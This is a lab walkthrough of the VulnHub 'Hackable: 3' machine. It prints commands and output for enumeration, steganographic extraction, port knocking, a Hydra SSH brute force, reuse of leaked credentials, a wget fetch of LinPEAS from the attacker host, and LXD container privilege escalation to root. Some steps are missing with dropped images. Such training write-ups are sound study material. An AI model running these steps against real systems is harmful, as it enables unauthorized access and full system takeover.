

Hackable: 3 VulnHub Walkthrough

solved by:

Omar Abdelmohsen

Mohamed Nabil

name	Hackable: 3 VulnHub Walkthrough https://www.vulnhub.com/entry/hackable-iii,720/
Description	Hackable: 3 is a vulnerable virtual machine (VM) hosted on VulnHub, designed to challenge penetration testers and ethical hackers in exploring various exploitation techniques. The primary goal is to gain root access by overcoming several security hurdles. The machine involves reconnaissance, enumeration, steganography, port knocking, SSH brute-forcing, and privilege escalation. The walkthrough involves steps like using Gobuster for directory enumeration, extracting hidden files from a JPEG image using Steghide , and utilizing a port knocking sequence to unlock an SSH port. After gaining SSH access using brute force, the final step includes escalating privileges through an LXD group vulnerability , allowing the user to gain root access to the system.
risk	<ul style="list-style-type: none">❗ Exploitation of Weak Passwords: The machine can be brute-forced due to weak credentials found during the enumeration phase. Using tools like Hydra to attack SSH shows that insecure user credentials are a significant risk.❗ Hidden Data Vulnerabilities: The use of steganography in the machine indicates a potential risk in real-world scenarios where hidden data might be overlooked. Attackers can use this technique to conceal malicious code or information.❗ Port Knocking Misconfigurations: Misconfiguring port knocking allows unauthorized users to open specific network ports if they discover the correct sequence. This risk can lead to unauthorized SSH access.❗ Privilege Escalation via LXD: Vulnerabilities in container management tools like LXD present a risk where attackers with limited access can escalate their privileges to root. Organizations using containers should ensure proper security practices to mitigate this risk.❗ Lack of Proper Enumeration Protections: Open directories, weakly configured files (like those seen in /config), and exposure of sensitive information increase the chances of successful attacks.

<p>impact</p>	<ul style="list-style-type: none"> ❑ Unauthorized Access: If an attacker brute-forces weak SSH credentials or successfully performs port knocking, they gain unauthorized access to the system. This compromises the integrity of the system and opens the door for further attacks or data theft. ❑ Privilege Escalation: Once an attacker gains access to the system, vulnerabilities in container management tools like LXD can allow them to escalate their privileges to root. With root access, attackers can completely control the system, modify configurations, and potentially access critical data or services. ❑ Data Breach: Steganography techniques used to hide sensitive data can lead to breaches if attackers find ways to extract this hidden information. This compromises confidentiality, especially if sensitive files like credentials or configuration files are hidden within media files. ❑ Service Disruption: Gaining root privileges may allow attackers to disrupt essential services or manipulate network configurations, leading to downtime, unauthorized shutdowns, or malicious software installation. ❑ Further Exploitation: Attackers can use compromised machines as pivot points to explore other devices on the network, causing a larger breach across the organization. This could affect the entire infrastructure, leading to widespread consequences.
<p>mitigation</p>	<ul style="list-style-type: none"> ❑ Strong Authentication Policies: Enforce the use of complex, hard-to-guess passwords for all user accounts, especially for critical services like SSH. Additionally, limit brute-force attacks by implementing account lockouts and CAPTCHA after failed login attempts. ❑ Port Security: Ensure unused ports are closed, and sensitive services (such as SSH) are not exposed unnecessarily. Port knocking and other authentication techniques should be used with caution and should include more robust sequences or be replaced with more secure alternatives. ❑ System and Software Patching: Regularly update and patch systems to avoid vulnerabilities that can be exploited by attackers, especially those related to privilege escalation. ❑ Privilege Management: Limit the use of high-privileged accounts, and avoid misconfigurations in container management systems like LXD that could allow an attacker to escalate privileges. Properly configure containers and ensure they are isolated from host systems. ❑ Monitoring and Logging: Implement security monitoring and intrusion detection systems (IDS) to log all access attempts and alert administrators of suspicious activity. This helps in detecting any attempts to exploit the machine early on.

we start up both kali and the VM downloaded from VulnHub. To get the IP address as well as scan at the same time as its only 1 machine. I ran the following, Nmap script, you could of course use netdiscover as well if you prefer.


```

(kali㉿kali)-[~]
$ sudo nmap -sC -sV 10.38.1.0/24
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 03:03 EST
Nmap scan report for 10.38.1.1 not set, defaulting to '/tmp/runtime-root'
Host is up (0.0014s latency).
All 1000 scanned ports on 10.38.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:FF:73:AE (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.38.1.117
Host is up (0.0035s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open       http      Apache httpd 2.4.46 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/config
|_http-title: Kryptos - LAN Home
|_http-server-header: Apache/2.4.46 (Ubuntu)
MAC Address: 08:00:27:B3:55:B0 (Oracle VirtualBox virtual NIC)

```

Okay, well we have a webpage as well as SSH however SSH is not open. Lets go to the webpage.



Nothing much to see here, but to be sure lets inspect the source code.

```

</div>
<!-- "Please, jubiscleudo, don't forget to activate the port knocking when exiting your section, and tell the boss not to forget to approve the .jpg file - dev_suport@hackable3.com" -->

```

In the source code was this bit of text. Okay so now we know 2 things, 1. A possible user name as jubiscleudo and 2. That SSH is probably closed because port knocking is enabled. Port knocking on a basic level means that we have to "knock" or send some information to a predefined sequence of ports in order for, in our case, SSH to open. We now need to know which ports to "knock" and in what order. The web port seems to be the only one we have available at the moment. So gobuster or dirbuster is next. Read my previous post to see what these are or google them.

```

$ gobuster dir -u http://10.38.1.117 --wordlist=/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.38.1.117
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: html,sh,txt,php
[+] Timeout: 10s

2022/12/01 03:11:48 Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 1095]
/home.html (Status: 200) [Size: 11327]
/login.php (Status: 200) [Size: 487]
/css (Status: 301) [Size: 308] [→ http://10.38.1.117/css/]
/js (Status: 301) [Size: 307] [→ http://10.38.1.117/js/]
/config.php (Status: 200) [Size: 507]
/config (Status: 301) [Size: 311] [→ http://10.38.1.117/config/]
/backup (Status: 301) [Size: 311] [→ http://10.38.1.117/backup/]
/robots.txt (Status: 200) [Size: 33]
/imagens (Status: 301) [Size: 312] [→ http://10.38.1.117/imagens/]

```

While this is going, Nmap told us there was a robots.txt file, this file is for web crawlers i.e. google. It tells them what pages to ignore, but for us this is probably where we want to go. Lets navigate to <http://10.38.1.117/robots.txt>




```

User-Agent: *
Disallow: /config

```

Only one entry /config, lets go see what's there. It brings up a file index with one entry, 1.txt if we open this by clicking on it we see the following.



```

MTAwMDA=

```

Some base 64, if you aren't sure, you can always go to <https://www.dcode.fr/cipher-identifier> and it will tell you base 64, don't close it we are going to use it again soon. Anyway lets decode this.



```

$ echo "MTAwMDA=" | base64 -d
10000

```

Okay we get a number 10 000, and the file was called 1.txt. This must be our first port in the port knocking sequence.

If we navigated to <http://IPofVulnHubmachine/css> we get another file index with a file named 2.txt if we open this we see the following:





Okay now some CTF experience would help, as we can try from steganography on this picture. Strings didn't yield anything, nor did binwalk and the other usual tools. Now this is a jpg which means it could be used in Steghide, we can use stegseek, which is a password cracker for Steghide. Running it gives us the following result.

```
$ stegseek 3.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "steganopayload148505.txt".
[i] Extracting to "3.jpg.out".
```

It found something, with a blank password lets see what it found.

```
$ cat 3.jpg.out
buntu) Server at 1
porta:65535
```

Another port, 65535 we have three ports and looking around a lot and trying the ports along the way I now know these are the 3 ports we need.

We can use knock or knockd in kali to knock on these ports.

```
(kali@kali)-[~/vulnhub/hackable_3]
$ knock 10.38.1.117 10000 4444 65535
```

Lets scan again with Nmap to see if SSH is open as this is probably our primary goal.


```

└─$ sudo nmap 10.38.1.117
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 03:25 EST
Nmap scan report for 10.38.1.117
Host is up (0.0013s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:B3:55:B0 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds

```

It seems that SSH is now open, now we have a suspected user jubiscleudo and if you remember by visiting all the links Gobuster found we found a worlist.txt document. Lets get hydra to go and try all the passwords for that user, I used -l for only one user: jubiscleudo, a -L is for a list of user, I used a -P for a list of passwords or our wordlist.txt file, a -p would be for one password.

```

└─$ hydra -l jubiscleudo -P wordlist.txt ssh://10.38.1.117
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 03:26:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:1/p:300), ~19 tr
[DATA] attacking ssh://10.38.1.117:22/
[STATUS] 170.00 tries/min, 170 tries in 00:01h, 130 to do in 00:01h, 16 active
[22][ssh] host: 10.38.1.117 login: jubiscleudo password: onlymy
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 03:28:34

```

It worked, it found the password as onlymy. Lets SSH into the machine and see what we can do there. There is a user flag, lets take a look at that first.

Now let's use the credentials we received from the brute-force attack to log into **ssh**.The user **jubiscleudo** was successfully logged in. We instantly examined its id, then used the cat command to reveal the hidden **user flag**.

```
ssh jubiscleudo@10.38.1.117
```

```
id
```

```
ls -la
```

```
cat .user.txt
```

[illegible]

```

jubiscleudo@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x  8 root    root    4096 Jun 30  2021 .
drwxr-xr-x  3 root    root    4096 Apr 29  2021 ..
-rw-r--r--  1 www-data www-data 61259 Apr 21  2021 3.jpg
drwxr-xr-x  2 www-data www-data 4096 Apr 23  2021 backup
-r-xr-xr-x  1 www-data www-data  522 Apr 29  2021 .backup_config.php
drwxr-xr-x  2 www-data www-data 4096 Apr 29  2021 config
-rw-r--r--  1 www-data www-data  507 Apr 23  2021 config.php
drwxr-xr-x  2 www-data www-data 4096 Apr 21  2021 css
-rw-r--r--  1 www-data www-data 11327 Jun 30  2021 home.html
drwxr-xr-x  2 www-data www-data 4096 Apr 21  2021 imagens
-rw-r--r--  1 www-data www-data 1095 Jun 30  2021 index.html
drwxr-xr-x  2 www-data www-data 4096 Apr 20  2021 js
drwxr-xr-x  5 www-data www-data 4096 Jun 30  2021 login_page
-rw-r--r--  1 www-data www-data  487 Apr 23  2021 login.php
-rw-r--r--  1 www-data www-data   33 Apr 21  2021 robots.txt

```


If we open that we see that there is a user and password. The user is hackable_3 password TrOLLED_3, if we try to su or switch user to that profile, it works. We are now hackable_3 and well on our way to gaining root.

```
jubiscleudo@ubuntu20:/var/www/html$ cat .backup_config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($conexao == false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
```

```
hackable_3@ubuntu20:/var/www/html$ whoami
hackable_3
```

Now it get root was not an easy task on this machine, it took me a while, but lets start with the basics. Lets get LinPeas on the system so we can see what vectors are available for us to exploit. we can do this in this instance by hosting a python server on our side and wget on the victims machine.

```
hackable_3@ubuntu20:~$ wget 10.38.1.100:8888/linpeas.sh
```

Now that we have LinPeas on the machine, lets mark it as executable with chmod +x linpeas.sh, and then run it with ./linpeas.sh I like to output to a text file for future reference and as good practice so: ./linpeas.sh > linpeas.txt.

Now I went through a lot of ideas and a lot of trial and error so to save some time I will just show you how to root the machine, but perseverance paid off and if you get stuck just keep trying maybe you missed something, or just need a little time to think. Anyway lets see the output from LinPeas.

```
Basic information
OS: Linux version 5.11.0-16-generic (buildd@lgw01-amd64-035) (gcc (Ubuntu 10.3.0-1ubuntu1) 10.3.0, GNU ld (GNU Binutils for Ubuntu) 2.36.1) #17-U
20:12:43 UTC 2021
User & Groups: uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
Hostname: ubuntu20
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

As you can see it is in an odd group lxd and with some googling I found out this is similar to docker, as in container management software, and is often run as root and there is a known exploit for this. So what we have to do is import an image into lxd, create a new container to hold the image and mount it to root in order to gain root access.

```

hackable_3@ubuntu20:~$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
Error: Failed creating instance record: Unknown configuration key: security.privileged
hackable_3@ubuntu20:~$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
hackable_3@ubuntu20:~$ lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to mycontainer
hackable_3@ubuntu20:~$ lxc start mycontainer
hackable_3@ubuntu20:~$ lxc exec mycontainer /bin/sh

```

If you are interested in the whole idea behind this and how it is done I suggest the following article as it helped me, <https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation>. Now I put these two machines on my own internal network so the vulnerable machine didn't have internet access, so I had to build the image on my kali then wget it from the victim machine. However if you did have internet access you could just do this whole process on the victim machine. If you follow all the steps correctly from the article it should give you root.

```

hackable_3@ubuntu20:~$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
Error: Failed creating instance record: Unknown configuration key: security.privileged
hackable_3@ubuntu20:~$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
hackable_3@ubuntu20:~$ lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to mycontainer
hackable_3@ubuntu20:~$ lxc start mycontainer
hackable_3@ubuntu20:~$ lxc exec mycontainer /bin/sh
~ # whoami
root
~ #

```

So now we are able to get the root flag.

```
/mnt/root/root # cat root.txt
```

